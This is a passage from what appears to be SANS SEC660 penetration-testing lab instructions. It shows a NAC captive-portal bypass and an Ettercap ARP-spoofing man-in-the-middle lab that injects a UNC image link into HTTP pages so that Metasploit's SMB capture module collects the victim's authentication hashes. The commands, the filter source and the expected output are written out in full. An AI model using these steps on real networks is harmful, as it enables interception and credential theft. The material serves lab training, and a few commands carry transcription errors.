2. Identify the packet path to the wophaos server.

```
root@slingshot:~# host wophaos.sec660.org
wophaos.sec660.org has address 172.16.16.5
root@slingshot:~# ip route
default via 192.168.21.2 dev eth0 proto dhcp src 192.168.21.155 metric 100
10.10.0.0/16 via 10.20.76.1 dev tap0
10.20.76.0/22 dev tap0 proto kernel scope link src 10.20.76.2
192.168.21.0/24 dev eth0 proto kernel scope link src 192.168.21.155
192.168.21.2 dev eth0 proto dhcp scope link src 192.168.21.155 metric 100
172.16.16.0/24 via 10.20.76.1 dev tap0
```

Diagram illustrating the packet path to the wophaos server:


- 1. Source IP: 192.168.21.155 (Slingshot)
- 2. Intermediate IP: 10.20.76.1 (Lab environment)
- 3. Target IP: 172.16.16.5 (Target LAN)

3. Use Wireshark's output to identify any health checks from the captive portal to the attacking IP address.

No.	Time	Source	Destination	Protocol	Length	Info
4	0.066867	10.20.76.2	172.16.16.5	HTTP	403	GET / HTTP/1.1
5	0.133054	172.16.16.5	10.20.76.2	TCP	66	80 → 37268 [ACK] Seq
6	0.175492	10.10.10.51	10.20.76.2	TCP	74	48158 → 445 [SYN] Se
7	0.175548	10.20.76.2	10.10.10.51	TCP	54	445 → 48158 [RST, AC
8	0.175573	10.10.10.51	10.20.76.2	TCP	74	40308 → 22 [SYN] Seq
9	0.175604	10.20.76.2	10.10.10.51	TCP	74	22 → 40308 [SYN, ACK

▶ Frame 4: 403 bytes on wire (3224 bits), 403 bytes captured (3224 bits)
 ▶ Ethernet II, Src: d2:6c:27:21:da:d5 (d2:6c:27:21:da:d5), Dst: 00:bd:c0:1a:ff:01 (00:bd:c0:1a:ff:01)
 ▶ Internet Protocol Version 4, Src: 10.20.76.2, Dst: 172.16.16.5
 ▶ Transmission Control Protocol, Src Port: 37268, Dst Port: 80, Seq: 1, Ack: 1, Len: 337
 ▶ Hypertext Transfer Protocol
 ▶ GET / HTTP/1.1\r\n
 Host: wophaos.sec660.org\r\n
 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:79.0) Gecko/20100101 Firefox/79.0\r\n

You can see a connection attempt to our TCP port 445 (CIFS) as well as TCP port 22 (SSH). The SSH check relates this captive portal's error message:




4. Disable your SSH service to prevent the health-check from identifying SSH:

Temporarily disable SSHD

```
sudo -i
netstat -pant | grep 22
service sshd stop
netstat -pant | grep 22
```

Expected Results

```
slingshot@slingshot:~$ sudo -i
[sudo] password for slingshot:
root@slingshot:~# netstat -pant | grep 22
tcp        0      0 0.0.0.0:22          0.0.0.0:*          LISTEN      2706/sshd
tcp6       0      0 :::22              :::*                LISTEN      2706/sshd
root@slingshot:~# service sshd stop
root@slingshot:~# netstat -pant | grep 22
root@slingshot:~#
```




We are now one step closer to bypassing the NAC Captive Portal. It's inline diagnostic messages say we're a desktop (but our goal is to look like an iPad).

Bypass Browser Check

1. Change your user-agent:


Your Slingshot Firefox browser already has the User-Agent switcher plugin installed and configured. Use it to attempt to bypass the captive portal's browser fingerprinting checks.



Unfortunately, this User-Agent string has the same results from the previous attempt (because it's a Desktop style User-Agent).

2. Change your user-agent to a mobile browser:


If you take a deeper look, you can identify there's a difference in the iPad Safari when done in Desktop-mode vs. Mobile-mode. You can look at both configurations in the plug-in here; normally you'd need to do this research after acquiring a device to analyze.




If the desired User-Agent string isn't pre-configured, you can copy/paste from legitimate packet capture and save a new browser configuration

3. Satisfying the Captive Portal


- Select the Mobile iPad User-Agent
- Try yet once more by refreshing the page



Now the portal thinks you're a proper iPad!



After blocking the TCP health check and finding the right Mobile User-Agent string, we have successfully bypassed the captive portal and can proceed to access <http://wophaos.sec660.org> site. Click *CONTINUE* to proceed in a new tab.



When finished playing with the World of Phaos server, please *LOGOUT* from the captive portal page. That will ensure if somebody else gets your IP address on the VPN, they will need to do the bypasses themselves.

Key Takeaways

- Many lightweight NAC systems use minimal authentication controls
- Mobile devices often obtain a policy exception due to platform limitations
- No Java or Flash, lack of consistent management controls for device configuration
- Exceptions to policies create opportunities for exploitation

Lab 1.3: Credential Theft with Ettercap

Background

This lab is designed to be the starting point for typical "advanced" tasks as a penetration tester. It also is intended to help you work out any local network and VM configuration issues for further labs.

You have a copy of the kittenwar website on your Ubuntu VM so you will NOT need to use the VPN for this lab.

For this lab

- Victims: Windows VM and Ubuntu VM
- Attacker: Slingshot Linux VM
- Networking: Local and VM NAT network (vmnet8)

Objectives

- Launch Ettercap to create an ARP MitM attack against the victim
- Capture data on switched network
- Create a filter to manipulate HTTP traffic
- Ultimately revealing network authentication hashes

Lab Preparation

Networking Environment

This lab uses the SEC660A range environment

This lab uses the **SEC660A** range environment (note the "A" at the end of the title).

Please ensure you have the correct OpenVPN configuration file from the [MyLabs section of your SANS account](#).

NOTE ADDRESSES MAY CHANGE!

Some IP and memory addresses could change a variety of conditions. Please pause to consider, from context, if any address is expected to be exactly the same or unique to your environment.

It is also possible that an address could change during the time between repeated attempts of the lab and possibly even during the lab.

Target

DO NOT use Ettercap to target more than your intended victims.

In this lab, we'll use Ettercap to create an ARP MitM attack against a victim system, capturing the target's network traffic even though we are operating on a switched network. We'll extend this MitM attack to manipulate HTTP traffic using custom Ettercap filters as well.

Do NOT use Ettercap to target more than your local and intended victim client and server. Each time you run Ettercap, you will specify one or more hosts in both the target arguments. Do not run Ettercap in MitM mode with an empty target designation (for example, do not use "/" for either target group).

1. Slingshot VM: Identify your VM's local IPv4 address:

Confirm your Slingshot LAN IPv4 address

```
/lab/myip.sh
```

Expected Result (but *YOUR* IPv4 address will be different)

```
slingshot@slingshot:~$ /lab/myip.sh
```

```
LAN Device: eth0
```

```
IPv4 Address: 192.168.230.128
```

```
slingshot@slingshot:~$
```

2. Ubuntu VM: Identify your VM's local IPv4 address:

Confirm your Ubuntu LAN IPv4 address (VICTIM SERVER)

```
/lab/myip.sh
```

Expected Result (but *YOUR* IPv4 address will be different)

```
deadlist@sec660:~$ /lab/myip.sh
```

```
LAN Device: eth0
```

```
IPv4 Address: 192.168.230.128
```

```
deadlist@sec660:~$
```

3. Windows VM: Identify your VM's local IPv4 address:

Confirm your Windows LAN IPv4 address (VICTIM CLIENT)

```
netsh int ipv4 show addr Ethernet0    findstr "IP"
```

Expected Result (but *YOUR* IPv4 address will be different)

```
C:\> netsh int ipv4 show addr Ethernet0    findstr "IP"
IP Address    192 168 21 219
```

4. Windows VM: Update Internet Explorer 11 settings:

Microsoft periodically updates Edge independently of Windows Updates. Some of these updates change Internet Explorer 11 (IE11) behavior to encourage use of Edge instead of IE11. For consistency, this update script will undo a Browser Helper Object and other needed settings to get consistent use of IE11 without complications. Outside of this lab, Enterprise users often have sites still requiring IE11 and have similar settings as we do here.

Open an **Administrative CMD prompt** from the desktop shortcut, and press < **ENTER** > to continue through any script pauses.

Run `c:\lab\day1\update.bat` to check for any changes to IE11 default configuration

```
:\lab\day1\update bat
```

Expected Result

```
C:\WINDOWS\system32> C:\lab\day1\update.bat
This script will check needed update instructions for SANS Sec660 class.
Press any key to continue . . .

DisableFirstRunCustomize : 1
PSPath                    :
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet
    Explorer\Main
PSParentPath              :
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet
    Explorer
PSChildName               : Main
PSDrive                   : HKLM
PSProvider                : Microsoft.PowerShell.Core\Registry

NoInternetExplorer : 1
PSPath                    :
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current
    Helper Objects\{1FD49718-1D00-4B19-AF5F-070AF6D5D54C}
PSParentPath              :
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current
    Helper Objects
PSChildName               : {1FD49718-1D00-4B19-AF5F-070AF6D5D54C}
PSDrive                   : HKLM
PSProvider                : Microsoft.PowerShell.Core\Registry

NoInternetExplorer : 1
PSPath                    :
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Win
    Helper Objects\{1FD49718-1D00-4B19-AF5F-070AF6D5D54C}
PSParentPath              :
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Win
    Helper Objects
PSChildName               : {1FD49718-1D00-4B19-AF5F-070AF6D5D54C}
PSDrive                   : HKLM
PSProvider                : Microsoft.PowerShell.Core\Registry

VERBOSE: C2 EDGE FIX complete, you may need to reboot
VERBOSE: Sec660 Update-check completed, continue!
```


Capture SMB authentication with Metasploit

The Metasploit SMB capture module impersonates a server running the SMB protocol, logging any attempts to authenticate to the server for use with dictionary attacks or pre-computed rainbow table lookup attacks. To aid this process, the Metasploit SMB server sends a fixed challenge value for each authentication request, matching that of available rainbow tables.

By default, the process listens on TCP/445, though it is possible to change the listening port designation to instantiate a second instance of the server on TCP/139 as well.

Examine at Metasploit's SMB Capture options on Slingshot

```
sudo -i
msfconsole
use auxiliary/server/capture/smb
info
```

Expected Results

```
slingshot@slingshot:~$ sudo -i
[sudo] password for slingshot:
root@slingshot:~# msfconsole
msf6 > use auxiliary/server/capture/smb
msf6 auxiliary(smb) > info
```

Provided by:

hdm <x@hdm.io>

Basic options:

Name	Current Setting	Required	Description
CAINPWFILE		no	The local filename to store the hashes in Cain&Abel format
CHALLENGE	1122334455667788	yes	The 8 byte server challenge
JOHNPWFFILE		no	The prefix to the local filename to store the hashes in John format
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	445	yes	The local port to listen on.

While still inside of metasploit, set the SMB authentication collection options.

Set the CIFS (TCP port 445) Collection for hash collection

```
use auxiliary/server/capture/smb
set JOHNPFFILE /tmp/johnpwn.txt
exploit
jobs # (1)
```

1. No prompt after `exploit` command, type `jobs` anyway

Expected Results

```
msf6 > use auxiliary/server/capture/smb
msf6 auxiliary(server/capture/smb) > set JOHNPFFILE /tmp/johnpwn.txt
JOHNPFFILE => /tmp/johnpwn.txt
msf6 auxiliary(server/capture/smb) > exploit
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/capture/smb) >
[*] Started service listener on 0.0.0.0:445
[*] Server started.
jobs

Jobs

Id  Name                               Payload  Payload opts
--  -
0   Auxiliary server/capture/smb

msf6 auxiliary(server/capture/smb) >
```

Ettercap Filter

An Ettercap filter (`/lab/day1/ettercap/smb.filter`) is required to manipulate the victim's web browser and attempt to load an image file from a UNC file path. The following shows one possible Ettercap filter source file, adding the image header immediately following the browser "head" object. Replace the text **MYSLINGSHOTIP** with your Slingshot VM's IP address before you use the `etterfilter` command to compile the source into a usable filter file (`/lab/day1/ettercap/smb.ef`).

```

if (ip proto    TCP && tcp dst    80  {
  msg("Hijackable HTTP Request!\n");
  if (search(DATA data  "Accept-Encoding")) {
    replace("Accept-Encoding"  "Accept-Rubbish!");
    msg("zapped Accept-Encoding!\n");
  }
  if (search(DATA data  "If-Modified-Since")) {
    replace("If-Modified-Since"  "If-PACified-Since");
    msg("zapped If-Modified-Since\n");
  }
  if (search(DATA data  "If-None-Match")) {
    replace("If-None-Match"  "If-ATE-BACON!");
    msg("zapped If-None-Match\n");
  }
}
if (ip proto    TCP && tcp          80  {
  msg("Hijackable HTTP Response!\n");
  replace("<head>"  "<head> <img src=\"\\\\\\\\MYSLINGSHOTIP\\\\fake.jpg\"> ");
}

```

Compile the filter

```
etterfilter  o smb.ef smb.filter
```

Expected Results

```

etterfilter 0 8.2 copyright 2001-2015 Ettercap Development Team

14 protocol tables loaded:
  DECODED DATA udp tcp esp gre icmp ipv6 ip arp wifi fddi tr eth

13 constants loaded:
  VRRP OSPF GRE UDP TCP ESP ICMP6 ICMP PPTP PPPOE IP6 IP ARP

Parsing sourc  file 'smb.filter  done

Unfolding the meta-tree  done

Converting labels to real offsets  done

Writing output to  smb.ef'  done

-> Script encoded into 24 instructions.

```

Getting syntax errors with `etterfilter` ?

Check spacing and characters closely and try again.

Launch Ettercap

Remember to use the IP addresses of your Windows VM and the Ubuntu VM as *GROUP 1* and *GROUP 2* respectively.

Ettercap for ARP spoofing MiTM

```
sudo -i
ettercap -TqM arp:remote -F smb.ef /192.168.XX.XX// /192.168.X.X//
```

Expected Results

```
slingshot@slingshot:~$ sudo -i
[sudo] password for slingshot    # (1)
root@slingshot:~# cd /lab/day1/ettercap/
root@slingshot:/lab/day1/ettercap#

# ettercap -TqM arp:remote -F smb.ef /192.168.21.219// /192.168.21.133//
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on
eth0 -> 00:0C:29:42:DD:CE
      192.168.21.155/255.255.255.0
      fe80::20c:29ff:fe42:ddce/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr is not set to
0
Privileges dropped to EUID 65534 EGID 65534...

33 plugins
42 protocol dissectors
57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua   no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

======>| 100.00 %

3 hosts added to the hosts list..

ARP poisoning victims

GROUP 1    192.168.21.129 00:0C:29:40:BC:7B

